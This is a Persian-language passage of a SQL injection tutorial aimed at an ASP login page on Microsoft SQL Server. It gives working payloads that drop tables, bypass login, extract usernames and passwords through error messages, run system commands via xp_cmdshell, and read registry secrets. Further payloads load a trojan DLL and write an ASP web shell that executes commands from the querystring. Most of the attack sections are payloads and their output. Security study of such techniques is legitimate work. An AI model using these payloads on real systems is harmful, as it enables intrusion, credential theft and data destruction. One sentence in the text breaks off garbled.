در این وضعیت یک نفوذگر می تواند به سادگی statement های SQL را در انتهای ورودی های عددی اضافه کند. در استانداردهای دیگر SQL، علامات و delimiter های گوناگونی استفاده می شود. برای مثال در موتور Microsoft Jet DBMS، تاریخ ها می توانند به وسیله علامت '#' محدود و معین شوند. دوم اینکه، بنابر دلایلی که بعد در این مقاله ذکر خواهد شد، قرار ندادن علامت ' همان طور که در ابتدا شاید به نظر آید، لزوما شفا و علاج ساده نخواهد بود.

این موارد را در بعد با جزئیات بیشتر با استفاده از یک با مثال درصفحه login که در Active Server Pages (که به Active Server Pages به صورت اختصار ASP می گوئیم) می باشد، روشن خواهم ساخت که در آن به یک بانک اطلاعاتی در SQL Server دست یافته و کوشش می کنیم که اعتبار دستیابی را به بعضی نرم افزارهای ساختگی بدهیم. این کد برای صفحه 'form' می باشد، که در آن کاربر User Name و Password خود را وارد می کند:

```
<HTML>
<HEAD>
<TITLE>Login Page</TITLE>
</HEAD>
<BODY bgcolor='000000' text='cccccc'>
<FONT Face='tahoma' color='cccccc'>
<CENTER><H1>Login</H1>
<FORM action='process_login.asp' method=post>
<TABLE>
<TR><TD>Username:</TD><TD><INPUT type=text name=username size=100%
width=100></INPUT></TD></TR>
<TR><TD>Password:</TD><TD><INPUT type=password name=password size=100%
width=100></INPUT></TD></TR>
```

```
</TABLE>
<INPUT type=submit value='Submit'> <INPUT type=reset value='Reset'>
</FORM>
</FONT>
</BODY>
</HTML>
```

این کد برای process_login.asp **می باشد که ُیک لاگین واقعی را بررسی می کند و با آن سر و کار خواهد داشت:**

```
<HTML>
<BODY bgcolor='000000' text='ffffff'>
<FONT Face='tahoma' color='ffffff'>
<STYLE>
p { font-size=20pt ! important}
font { font-size=20pt ! important}
h1 { font-size=64pt ! important}
</STYLE>
<%@LANGUAGE = JScript %>
<%
function trace( str )
{
if( Request.form("debug") == "true" )
Response.write( str );
}
function Login( cn )
{
var username;
var password;
username = Request.form("username");
password = Request.form("password");
var rso = Server.CreateObject("ADODB.Recordset");
var sql = "select * from users where username = '" + username + "' and password = '" + password + "'";
trace( "query: " + sql );
rso.open( sql, cn );
if (rso.EOF)
{
rso.close();
%>
<FONT Face='tahoma' color='cc0000'>
<H1>
<BR><BR>
<CENTER>ACCESS DENIED</CENTER>
</H1>
</BODY>
</HTML>
<%
Response.end
return;
}
else
{
Session("username") = "" + rso("username");
```

```
%>
<FONT Face='tahoma' color='00cc00'>
<H1>
<CENTER>ACCESS GRANTED<BR>
<BR>
Welcome,
<% Response.write(rso("Username"));
Response.write( "</BODY></HTML>" );
Response.end
}
}
function Main()
{
//Set up connection
var username
var cn = Server.createobject( "ADODB.Connection" );
cn.connectiontimeout = 20;
cn.open( "localserver", "sa", "password" );
username = new String( Request.form("username") );
if( username.length > 0)
{
Login( cn );
}
cn.close();
}
Main();
%>
```

نکته و مورد بحرانی در اینجا، در قسمت process_login.asp می باشد که Query String را ایجاد می کند:

```
var sql = "select * from users where username = '" + username + "' and password = '" + password + "'";
```

اگر کاربر موارد زیر را در نظر بگیرد، در این هنگام table و جدول 'users' پاک خواهد شد و امکان دستیابی برای همه کاربران و user ها سلب خواهد شد:

Username: '; drop table users--
Password: AnyThing! ☺

توالی کاراکتر '-' که به صورت '--' می باشد، یک توالی و ترتیب SINGLE LINE COMMENT (یعنی توضیح یک خطی) در Transact-SQL می باشد و کاراکتر ';' آخر یک گزارش را در ابتدای دیگری مشخص می کند. کاراکترهای '--' در انتهای فیلد username برای این نوع مخصوص از گزارش برای به پایان رسیدن بدون خطا لازم است.

نفوذگر می تواند به عنوان هر کاربری لاگین شود، مفروض بر اینکه نام username را بداند، با استفاده از این ورودی زیر، نفوذگر می تواند به عنوان اولین کاربر در جدول users لاگین شود:

Username: admin'--

با ورودی **Username: ' or 1=1—** یا ... نفوذگر می تواند به عنوان یک کاربر کاملا ساختگی، با استفاده از ورودی زیر، لاگین شود:

Username: ' union select 1, 'fictional_user', 'some_password', 1--

دلیل کارکرد، این است که application گمان می کند که ردیف 'constant' که نفوذگر تعیین کرده، قسمتی از recordset بازیافت شده یا retrieve شده از بانک اطلاعاتی بوده است.

به دست آوردن اطلاعات با استفاده از پیام های خطا (Error Message):

به منظور دستکاری کردن اطلاعات در بانک اطلاعاتی، نفوذگر مجبور خواهد بود که ساختار بانک اطلاعاتی و جدول های مشخصی را تعیین کند. برای مثال جدول 'users' ما، شاید با استفاده از دستورات زیر ساخته شده باشد:

```
create table users( id int,
username varchar(255),
password varchar(255),
privs int
)
```

و کاربرانی، موارد زیر را وارد کرده اند:

```
insert into users values( 0, 'admin', 'r00tr0x!', 0xffff )
insert into users values( 0, 'guest', 'guest', 0x0000 )
insert into users values( 0, 'chris', 'password', 0x00ff )
insert into users values( 0, 'fred', 'sesame', 0x00ff )
```

در اینجا می خواهیم ببینیم که چطور نفوذگر می تواند یک User Account را برای خود ایجاد کند. بدون دانستن ساختار جدول 'users' این کار بعید به نظر خواهد آمد. حتی اگر او موفق شود، معنی و مقصود از فیلد 'privs' شفاف و واضح نیست. نفوذگر شاید یک '1' را وارد کند و برای خودش یک اکانت در سطح پائین در application ایجاد کند، در این هنگام او چه کسی خواهد بود بعد از دستیابی Administrative. خوشبختانه برای نفوذگر، اگر پیام های خطا از application بازگشت داده شوند (به صورت پیش فرض ASP behaviour)، او خواهد توانست کل ساختار بانک اطلاعاتی را تعیین هویت کند و هر مقداری را به وسیله اکانت در ASP Application و استفاده از آن برای وصل شدن به SQL Server می تواند بخواند.

مثال زیر از یک بانک اطلاعاتی supplied و اسکریپت های asp. برای توضیح دادن این که چگونه این تکنیک ها کار می کنند، استفاده می کند. نخست، نفوذگر می خواهد یک نام های جداولی که گزارش ها روی آنها فعالیت می کنند و نیز نام های فیلدها را به دست آورد. به این منظور، نفوذگر از جمله having از statement مربوط به select (select statement) استفاده می کند:

```
Username: ' having 1=1--
```

این گزارش باعث ایجاد پیام خطای زیر خواهد شد:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list
because it is not contained in an aggregate function and there is no GROUP BY clause.
/process_login.asp, line 35
```

اکنون، نفوذگر نام جدول و ستون اول از اولین ستون را در گزارش می داند. آنها می توانند به سرتاسر ستون ها به وسیله معرفی کردن هرفید با یک جمله group by دست پیدا کنند. همان طور که در زیر نیز می بینید:

```
Username: ' group by users.id having 1=1--
```

که اجرای گزارش فوق باعث ایجاد خطای زیر خواهد شد:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/process_login.asp, line 35

سرانجام، نفوذگر به username با استفاده از گزارش زیر خواهد رسید:

' group by users.id, users.username, users.password, users.privs having 1=1--

که هیچ گونه پیام خطایی ایجاد نخواهد کرد و از لحاظ عملکرد برابر با دستور زیر خواهد بود:

select * from users where username = ''

بنابراین نفوذگر اکنون می داند که گزارش تنها به جدول users برخورد و سرو کار خواهد داشت و از ستون های id, username, password, privs نیز استفاده می کند. اگر او بتواند نوع هر ستون را نیز مشخص کند، کاری مفید انجام شده است. این کار به وسیله استفاده از پیـــــام های خـــــــــطای type conversion ممکن خواهد شد. مانند:

Username: ' union select sum(username) from users--

این کار باعث به دست آوردن مزیت حقیقت می شود !!!! که SQL Server سعی می کند که جمله 'sum' را قبل از تعیین اینکه آیا تعداد فیلدها در دو row set برابر است،به کار ببرد و apply کند. سعی بر محاسبه 'sum' در یک فیلد متنی پیام زیر را در بر خواهد داشت:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
/process_login.asp, line 35

که این پیام به ما خواهد گفت که فیلد 'username' از نوع 'varchar' می باشد. اگر، از طرف دیگر، ما سعی بر محاسبه sum() از یک نوع عددی داشته باشیم، قطعا پیام خطایی دریافت خواهیم کرد که به ما می گوید، شماره فیلدها در هر دو row set تطابق ندارد و برابر نیستند:

Username: ' union select sum(id) from users--

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/process_login.asp, line 35

ما می توانیم از این تکنیک تقریبا برای تعیین کردن نوع هر ستونی در جدول یک بانک اطلاعاتی استفاده کنیم. این کار به نفوذگر اجازه خواهد داد که یک گزارش الحاق شده به فرم خوبی را تزریق کند. مانند مثال زیر:

Username: '; insert into users values(666, 'attacker', 'foobar', 0xffff)--

هرچند، توانایی و استعدادهای این تکنیک در این جا ختم نمی شود. نفوذگر می تواند سودمندی هر پیام خطایی را که اطلاعاتی درباره محیط یا بانک اطلاعاتی فاش می کند، به دست آورد. یک لیست از قالب رشته ها (FoRmAt StRiNgS) برای پیام های خطای استاندارد می تواند به وسیله اجرای گزارش زیر به دست آید:

select * from master..sysmessages

امتحان کردن و بازرسی کردن این لیست، پیام های جالبی را برای شما به ارمغان خواهد آورد!!!

یک پیام بخصوص و مفید، type conversation را بازگو خواهد کرد. اگر سعی کنید که یک string را به integer تبدیل کنید، جزئیاتی کاملی از رشته ها در پیام های خطا بازگشت داده خواهد شد. برای مثال در مثال login page که زده شد، username زیر، نسخه به خصوص و ویژه SQL Server و سیستم عاملی که در سرور در حال اجرا است، را باز خواهد گرداند:

Username: ' union select @@version,1,1,1—

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 2) ' to a column of data type int.
/process_login.asp, line 35

این کار باعث می شود که مقدار ثابت '@@version' را به یک integer تبدیل کند، چرا که اولین ستون در جدول users به صورت integer وجود دارد. این تکنیک می تواند برای خواندن هر مقداری در هر جدولی در بانک اطلاعاتی استفاده شود. به دلیل اینکه، نفوذگر در مورد usernames و passwords علاقه مند است، آنها علاقه مند هستند که user name ها را از جدول 'users' بخوانند. مانند زیر:

Username: ' union select min(username),1,1,1 from users where username > 'a'--

این کار باعث انتخاب کوچکترین user name که بزرگتر از 'a' هست می شود، و سعی می کند که آن را به integer تبدیل کند و در نتیجه پیام خطای زیر آشکار خواهد شد:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'admin' to a column of data type int.
/process_login.asp, line 35

بنابراین نفوذگر اکنون می داند که اکانت 'admin' وجود دارد. او اکنون می تواند این کار را بین ردیف ها در جدول به وسیله عوض کردن هر user name جدید که به دست می آورد با جمله 'where' تکرار کند:

Username: ' union select min(username),1,1,1 from users where username > 'admin'--

که پیام زیر دریافت خواهد شد:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'chris' to a column of data type int.
/process_login.asp, line 35

هنگامی که نفوذگر user name ها را تعیین هویت کرد، او می تواند شروع به به دست آوردن password ها کند:

Username: ' union select password,1,1,1 from users where username = 'admin'--

که در نتیجه پیام زیر آشکار خواهد شد:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'r00tr0x!' to a column of data type int.
/process_login.asp, line 35

یک تکنیک زیبا، به هم پیوستن همه user name ها و password ها در یک رشته تک و single string می باشد و سپس تلاش برای تبدیل آن به integer. این کار نکته و موردی دیگر را توضیح خواهد داد. Statement های Transact-SQL می توانند هر دو، به صورت string و رشته ای در همان خط بدون تغییر دادن معنی و مفهوم آنها، باشند. اسکریپت زیر مقادیر آنها را به هم پیوند خواهد داد:

```
begin declare @ret varchar(8000)
set @ret=':'
select @ret=@ret+' '+username+'/'+password from users where username>@ret
select @ret as ret into foo
end
```

نفوذگر با 'username' زیر لاگین خواهد کرد (که تمام آن به صورت آشکار وجود دارد):

Username: '; begin declare @ret varchar(8000) set @ret=':' select @ret=@ret+' '+username+'/'+password from users where username>@ret select @ret as ret into foo end—

این کار باعث ایجاد یک جدول با نام 'foo' خواهد شد که حاوی یک ستون با نام 'ret' خواهد بود و سپس رشته ها و string های ما را در آن قرار خواهد داد. در حالت عادی، حتی یک کاربر سطح پائین قادر خواهد بود که یک جدول را در بانک اطلاعاتی sample یا بانک اطلاعاتی موقت درست کند:

Username: ' union select ret,1,1,1 from foo--

و در نتیجه پیام خطای زیر ایجاد خواهد شد:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ': admin/r00tr0x! guest/guest chris/password fred/sesame' to a column of data type int.
/process_login.asp, line 35

و سپس جدول را پاک می کند که به آن drop می گوئیم:

Username: '; drop table foo--

این مثال ها، با اشکال رویه و سطح انعطاف پذیری این تکنیک را پاک خواهند کرد. احتیاج به گفتن این نکته نیست که، اگر نفوذگر بتواند اطلاعات خطای ارزشمندی (rich error info.) از بانک اطلاعاتی به دست آورد، کار او بسیار آسان خواهد شد.

شیوه به کار بردن دستیابی های بیشتر

هنگامی که یک نفوذگر کنترل یک بانک اطلاعاتی را در دست دارد، آنها دوست دارند که این دستیابی را برای به دست آوردن، کنترل دستیابی در شبکه به دست آورند. این مورد به وسیله چندین راه به انجام خواهد رسید:

1- استفاده از رویه تمدیدیه ذخیره شده برای اجرای دستورات به عنوان یک کاربر در SQL Server، در سرور بانک اطلاعاتی.
2- استفاده از رویه ذخیره شده برای خواندن Registry Keys و یا SAM های نهانی (اگر SQL Server به عنوان Local System Account در حال اجرا می باشد).
3- استفاده از دیگر رویه های تمدیدیه ذخیره شده برای نفوذ در سرور.
4- اجرای گزارش ها روی سرورهای پیوندی.
5- ساخت رویه های تمدیدیه ذخیره شده به صورت سفارشی برای اجرای اکسپلویت ها از میان پروسه SQL Server.
6- استفاده از جمله bulk insert برای خواندن هر فایلی در سرور.
7- استفاده از bcp برای ساخت text file های اختیاری در سرور.
8- استفاده از رویه های سیستمی sp_OACreate, sp_OAMethod و sp_OAGetProperty برای ایجاد نرم افزارهای Ole Automation (Active X) که تقریبا هر کاری که ASP می تواند انجام دهد را انجام بدهند.

اینها تنها تعدادی از طرح های حمله بود که بیشتر برای نفوذ استفاده می شد. ممکن است که یک نفوذگر قادر باشد با دیگر رویه ها نیز کارکند. این تکنیک ها را در یک مجموعه از نفوذهای SQL Server که شناخته شده هستند، ارائه خواهم دید که این کار تنها به منظور نمایش اینکه این عملیات چگونه ممکن هستند و همچنین ارائه دادن قابلیت و قدرتی که با آن بتوان SQL را Injection کرد. پس همه مواردی که در بالا ذکر شد را در خطوط بعد دقیق تر مورد بحث خواهیم می دهیم (در قبل مختصر اشاره شده بودند):

[xp_cmdshell]:

رویه های ذخیره شده مازاد یا Extended Stored Proceudre در اصل DLL ها یا Dynamic Link Library های ترجمه و Compile شده ای هستند که از یک SQL Server خاص استفاده می کنند. آنها به Application های SQL Server اجازه دستیابی به قدرتی مانند C/C++ می دهند، و قابلیت هایی بسیار مفید هستند.

تعدادی از extended stored procedures در SQL Server به صورت Built-In قرار دارند، و کارهای گوناگونی را انجام می دهند که از جمله می توان به فرستادن ایمیل و عمل کردن و به هر حال فعل و انفعال داشتن بر روی Registry، اشاره کرد. xp_cmdshell یک extended stored procedures به صورت Built-In می باشد که اجازه اجرای دستورهای خطی دلخواه را می دهد. برای مثال:

دستور زیر یک لیست از شاخه ای که پروسه های SQL Server در حال حاضر در آنجا در حال اجرا هستند، می گیرد:

```
exec master_xp_cmdshell 'dir'
```

تا زمانی که SQL Server به صورت عادی چه به عنوان اکانت محلی سیستمی (LOCAL SYSTEM ACCOUNT) و چه به عنوان اکانت حوزه کاربری (DOMAIN USER ACCOUNT) در حال اجرا باشد، نفوذگر می تواند عملیات زیادی برای آسیب رساندن انجام دهد.

[xp_regread]:

یکی از مجموعه های مفید به صورت BUILT-IN به عنوان extended stored procedures، توابع و دستورات xp_regXXX هستند. که در زیر لیستی از آنها را می بینید:

xp_regaddmultistring
xp_regdeletekey

xp_regdeletevalue
xp_regenumkeys
xp_regenumvalues
xp_regread
xp_regremovemultistring
xp_regwrite

در زیر به مثال هایی در رابطه با استفاده از این توابع می پردازیم. دستور زیر تعیین می کند که آیا اشتراک ها و Share های NULL-SESSION روی سرور فعال و قابل دسترس هستند یا خیر:

```
exec xp_regread HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters',
'nullsessionshares'
```

دستور زیر تمامی **Community** های **SNMP** که در روی سرور **Configure** شده است را آشکار می کند. با این اطلاعات، تازمانی که **Community** های **SNMP** گرایش به تغییرات به ندرت داشته باشید و بین چندین **host** به اشتراک گذاشته شده **(Shared)** باشند، یک نفوذگر شاید حتی بتواند وسایل شبکه را در همان منطقه و **Area** از شبکه، پیکربندی مجدد و **Reconfigure** کند:

```
exec xp_regenumvalues HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
```

تصور اینکه نفوذگر چگونه ممکن است از این توابع برای خواندن SAM استفاده کند، پیکربندی سرویس یک سیستم را تغییر دهد (این تغییرات با Reboot شدن ماشین انجام خواهند شد)، یا یک دستور دلخواه را دفعه بعد که فردی به سرور Log in شد، اجرا کند، بسیار راحت است.

سرورهای پیوند یافته یا Linked Servers

SQL Server مکانیزمی را ارائه می دهد که به وسیله آن می توان سرورها را به صورت linked شده یا پیوند یافته قرار داد. که در حقیقت به یک گزارش و Query اجازه خواهد داد که در یک بانک اطلاعاتی موجود در سرور، اطلاعات را در بانک اطلاعاتی دیگری دستکاری و ویرایش کند.

این لینک ها در جدول master..sysservers ذخیره شده است. اگر یک سرور پیوندی برای استفاده از رویه sp_addlinkedsrvlogin پیکربندی شده باشد، یک پیوند اعتبار یافته ایجاد خواهد شد و همه سرورهای پیوندیافته به یکدیگر بدون اینکه مجددا به آنها لاگین کرد، می توانند مورد استفاده و دسترس قرار بگیرند. تابع 'openquery' به گزارش ها اجازه خواهد داد که در برابر سرورهای پیوندی اجرا شوند.

دیگر رویه های ذخیره شده یا Extended Stored Procedure ها

در این قسمت رویه های ذخیره شده که کم و بیش مورد استفاده بعضی از مدیرها قرار می گیرد و متاسفانه یا خوشبختانه عواقب و اثرات بسیار زیان باری را به همراه خواهد داشت.

مطالعه این قسمت می تواند شما را بهتر و بیشتر با کار **Extended Stored Procedure** ها آشنا کند. لذا این قسمت توجه متمایزی را می طلبد.

procedure و رویه xp_servicecontrol به یک کاربر اجازه Start/Stop/Pause/Stop سرویس ها را می دهد:

```
exec master..xp_servicecontrol 'start', 'schedule'
exec master..xp_servicecontrol 'start', 'server'
```

جدول زیر بعضی از extended stored procedures های مفید را نشان می دهد:

رویه	توضیحات
xp_availablemedia	درایوهای قابل دسترس را در سیستم نمایش می دهد.
xp_dirtree	باعث نمایش یک Directry Tree می شود.
xp_enumdsn	منابع اطلاعاتی ODBC را در سرور شمارش می کند.
xp_loginconfig	اطلاعاتی مربوط به حالت امنیت یا Security Mode مربوط به سرور را آشکار می سازد.
xp_makecab	به کاربر اجازه می دهد تا یک آرشیو فشرده یا Compressed Archive از فایل های روی سرور بسازد (یا هر فایلی که سرور امکان دستیابی به آنرا داشته باشد).
xp_ntsec_enumdomains	حوزه ها و Domain هایی که سرور امکان دستیابی به آنها را دارد، می شمارد.
xp_terminate_process	یک پروسه در حال اجرا را خاتمه می دهد که اینکار با دادن PID یا Processing ID مربوط به آن پروسه انجام می شود.

رویه های ذخیره شده ی سفارشی یا Custom Extended Stored Procedure ها

رویه API یک رویه نسبتا ساده هست که نسبتا هم وظیفه ساده ای برای ایجاد DLL برای Extended Stored Procedure دارد که کدهای مشکوک و مخربی را منتقل می کند، چندین راه برای آپلود کردن DLL روی یک SQL Server به وسیله Command Line وجود دارد، همچنین متد ها و روش هایی دیگری وجود دارد که مکانیزم های ارتباطی گوناگون را درگیر می سازند که می تواند اتوماتیک شوند، به عنوان مثال می توان به HTTP Download ها و FTP Script ها اشاره کرد.

هنگامی که فایل DLL، در یک ماشینی وجود دارد که SQL Server می تواند به آن دسترسی پیدا کند – لزوما لازم نیست خود SQL Server باشد – نفوذگر می تواند extended stored procedure را به کمک این دستور اضافه کند (در این مثال، رویه ما یک تروجان وب سرور بسیار کوچک هست که فایل های سیستم سرورها را export می کند):

```
sp_addextendedproc 'xp_webserver', 'c:\temp\xp_foo.dll'
```

در این هنگامی Extended Stored Procedure می تواند به وسیله یک فراخوانی در حالت عادی اجرا شود:

```
exec xp_webserver
```

هنگامی که رویه اجرا شد، می توان به کمک دستور زیر آنرا پاک کرد:

```
sp_dropextendedproc 'xp_webserver'
```

Import کردن فایل های Text به داخل جداول

با استفاده از جمله ی 'bulk insert'، امکان insert کردن یک فایل text به داخل یک جدول موقتی وجود دارد. به سادگی می توان جدولی مانند زیر ایجاد کرد:

```
create table foo( line varchar(8000) )
```

و سپس یک دستور bulk insert را برای insert کردن اطلاعات از یک فایل، به کار برد. مانند زیر:

```
bulk insert foo from 'c:\inetpub\wwwroot\process_login.asp'
```

آن وقت اطلاعات می توانند به وسیله هر یک از تکنیک های پیام خطای بالا، یا به وسیله 'union' select برداشت و Retrieve شوند. که در union select، حالت ترکیب اطلاعات در text file با اطلاعات که به صورت عادی به وسیله application برگشت داده می شوند، وجود دارد. این حالت برای به دست آوردن Source Code مربوط به اسکریپت های ذخیره شده در بانک اطلاعاتی سرور یا حتی Source مربوط به اسکریپت های ASP مفید می باشد.

ایجاد Text File به وسیله BCP یا Bulk Copy Program

این کار به طور مساعدانه ای راحت است که text file های دلخواه را به وسیله تکنیک 'oppsite' به 'bulk insert' ایجاد کنیم. متاسفانه این کار یک ابزار command line به نام BCP یا Bulk Copy Program نیاز دارد.

تا زمانی که bcp، از خارج پروسه SQL Server به بانک اطلاعاتی دسترسی دارد، به یک LOGIN احتیاج خواهد داشت. به دست آوردن این کار در حالت عادی زمانی که نفوذگر می تواند چیزی ایجاد کند یا از حالت امنیتی integrated سود ببرد و سرور نیز برای استفاده از آن پیکربندی شده باشد، کار سختی نیست. قالب Command Line مانند زیر می باشد:

```
bcp "SELECT * FROM test..foo" queryout c:\inetpub\wwwroot\runcommand.asp -c -Slocalhost -Usa -Pfoobar
```

پارامتر S سرور است که در کدام حالت گزارش را اجرا کند، پارامتر U، همان User Name هست و پارامتر P همان Password می باشد که در این مثال foobar می باشد.

اسکریپت های ActiveX اتوماتیک (ActiveX Automation) در SQL Server

بعضی از Extended Stored Procedures های Built-It عرضه شده اند که اجازه ایجاد اسکریپت های ActiveX Automation را در SQL Server می دهند. این اسکریپت ها از لحاظ وظیفه به میزان اسکریپت های در حال اجرا در محتویات Windows Scripting Host، یا ASP Script ها می باشد. آنها معمولا در VB Scripts یا Java Script نوشته می شوند و شی ها (object) ی Automation ایجاد می کنند و با آنها متقابل اثر می کنند.

یک اسکـــریپت Automation نوشته شده در Transact-SQL به این روش، می تواند هر کاری را که یک ASP Script یا WSH Script از قدرت انجام آن بر می آید، انجام دهد. تعدادی مثال در زیر به منظور توضیح اهداف ارائه داده شده است:

1- این مثال از شی 'wscript.shell' برای ایجاد یک نمونه از NotePad استفاده می کند (البته می تواند هر دستوری دیگر نیز باشد):

```
-- wscript.shell example
declare @o int
exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
```

این کار در مثال ما، می تواند به وسیله معین کردن User Name زیر انجام شود (توجه کنید که همه ی آینها در یک خط می آیند):

```
Username: '; declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL, 'notepad.exe'--
```

2- این مثال از شی 'scripting.filesystemobject' برای خواندن یک فایل شناخته شده استفاده می کند:

```
-- scripting.filesystemobject example - read a known file
declare @o int, @f int, @t int, @ret int
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'opentextfile', @f out, 'c:\boot.ini', 1
exec @ret = sp_oamethod @f, 'readline', @line out
while( @ret = 0 )
begin
print @line
exec @ret = sp_oamethod @f, 'readline', @line out
end
```

3- این مثال یک اسکریپت ASP ایجاد می کند که هر دستوری را که در رشته گزارش (QueryString) به آن Pass شود، اجرا می کند:

```
-- scripting.filesystemobject example - create a 'run this' .asp file
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'createtextfile', @f out, 'c:\inetpub\wwwroot\foo.asp', 1
exec @ret = sp_oamethod @f, 'writeline', NULL,
'<% set o = server.createobject("wscript.shell"): o.run( request.querystring("cmd") ) %>'
```

حتما به یاد داشته باشید که هنگامی که در یک Windows NT4 یا IIS4 اجرا می شود، دستورات بیرون فرستاده شده به وسیله

این اسکریپت ASP، به عنوان اکانت System یا System Account اجرا می شوند. اما در IIS5، آنها به عنوان یک اکانت حـدپائین یـا Low-Privileged به صورت IWAM_xxx اجرا می شوند.

4- این مثال (مقداری جعلـــــی و دستکاری شده است) قابلیـــــت و انعـــــطاف پذیری تکنیک را شرح می دهـد. کـه از شـی speech.voicetext استفاده می کند که سبب می شود SQL Server به صحبت و گفت و گو مجبور شود (!!!) :

```
declare @o int, @ret int
exec sp_oacreate 'speech.voicetext', @o out
exec sp_oamethod @o, 'register', NULL, 'foo', 'bar'
exec sp_oasetproperty @o, 'speed', 150
exec sp_oamethod @o, 'speak', NULL, 'all your sequel servers are belong to,us', 528
waitfor delay '00:00:05'
```

این کار در مثال ما همچنین می تواند به وسیله استفاده از User Name زیر انجام شود (باشید که)

انجام عملیات SQL Injection به صورتی پیشرفته تر

موردی اغلب شاید به آن برخورد کنیم این است که یک WEB Application کاراکترهای single quote (و بقیه) را Escape می کند و در غیر این صورت اطلاعات که به وسیله کاربر Submit شده را Message می کند، از قبیل Limit و محدود کردن طول آن.

در این قسمت، بعضی تکنیک ها را مورد بحث قرار می دهیم که می توانند نفوذگران را در Bypass کردن بعضی از دفاعیات واضح در برابر SQL Injection کمک کند.

رشته های بدون Quote:

بعضی از اوقات، depeloper ها شاید یک application را به وسیله escape کردن همه کاراکترهایی که single quote دارند، امن کرده باشند. این کار شاید به وسیله VB Script و تابع replace انجام شود یا چیزی شبیه به زیر:

```
function escape( input )
input = replace(input, "'", "''")
escape = input
end function
```

مسلما این کار باعث اجتناب از همه نمونه مثال های حمله در سایت مورد نظر ما خواهد شد. باید گفت که حذف کاراکتر ; نیز کمک بسیاری خواهد کرد. هر چند، در یک Application بزرگتر، مثل آن است که چندین مقدار که کاربر برای ورودی در نظر گرفته است، عددی باشد. این مقادیر 'delemiting' احتیاج ندارد، و بنابراین شاید نقطه ای ارائه دهند و ایجاد کنند که نفوذگر می تواند SQL را inject کند.

اگر نفوذگر، تصمیم به ایجاد یک مقدار رشته ای (String Value) بدون استفاده از quotes داشته باشد، می تواند از تابع char استفاده کند. برای مثال:

```
insert into users values( 666,
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
0xffff)
```

عبارت فوق یک گزارش می باشد که حاوی هیچ کاراکتر Quote نیست، اما String ها و رشته ها را به یک جدول تزریق خواهد کرد. البته اگر نفوذگر قصد استفاده از User Name & Password عددی را ندارد، جمله زیر می تواند به خوبی ایفای نقش کند:

```
insert into users values( 667,
123,
123,
0xffff)
```

تا زمانی که SQL Server به صورت خودکار و اتوماتیک عدد صحیح را به مقدار varchar (رشته ای – کاراکتری) تبدیل می کند، تغییر نوع، غیر صریح خواهد بود.

Second-Order SQL Injection:

حتی اگر یک Application همیشه Single Quote ها را جا بگذارد (Escape)، یک نفوذگر هنوز هم قادر به Inject کـردن SQL (به همان مقداری که اطلاعات از بانک اطلاعاتی به وسیله Application استفاده مجدد می شوند)، خواهـد بـود. بـرای مثـال، یـک نفوذگر شاید در یک Application به وسیله User Name و Password زیر Register شود:

Username: admin'--
Password: password

در این هنگام Application به درستی Single Quote را جا می گذارد (Escape) و نتیجه اینکه یک جمله insert ماننـد زیـر خواهیم داشت:

insert into users values(123, 'admin''--', 'password', 0xffff)

باید گفت که Application به کاربران اجازه تغییر رمزعبورشان را می دهد. کد ASP Script، قبل از Set کـردن رمـز عبـور جدید، ابتدا، اطمینان می یابد که کاربر رمزعبور قبلی خود (Old Password) را به درستی وارد کرده باشد. کد شاید چیزی شبیه به زیر باشد:

```
 username = escape( Request.form("username") ); oldpassword = escape( Request.form("oldpassword")
); newpassword = escape( Request.form("newpassword") );
var rso = Server.CreateObject("ADODB.Recordset");
var sql = "select * from users where username = '" + username + "' and password = '" + oldpassword + "'";
rso.open( sql, cn );
if (rso.EOF)
{
```

گزارش برای Set کردن پسوردهای جدید نیز شاید چیزی شبیه زیر باشد:

```
sql = "update users set password = '" + newpassword + "' where username = '" + rso("username") + "'"
```

در توضیح باید گفت که rso("username")، در واقع همان User Name می باشد که از گـزارش 'login' اسـتخراج و برداشـت شـده است. با کاربر معین admin'--، خط گزارش، در واقع گزارشی مانند زیر ایجاد خواهد کرد:

update users set password = 'password' where username = 'admin'--'

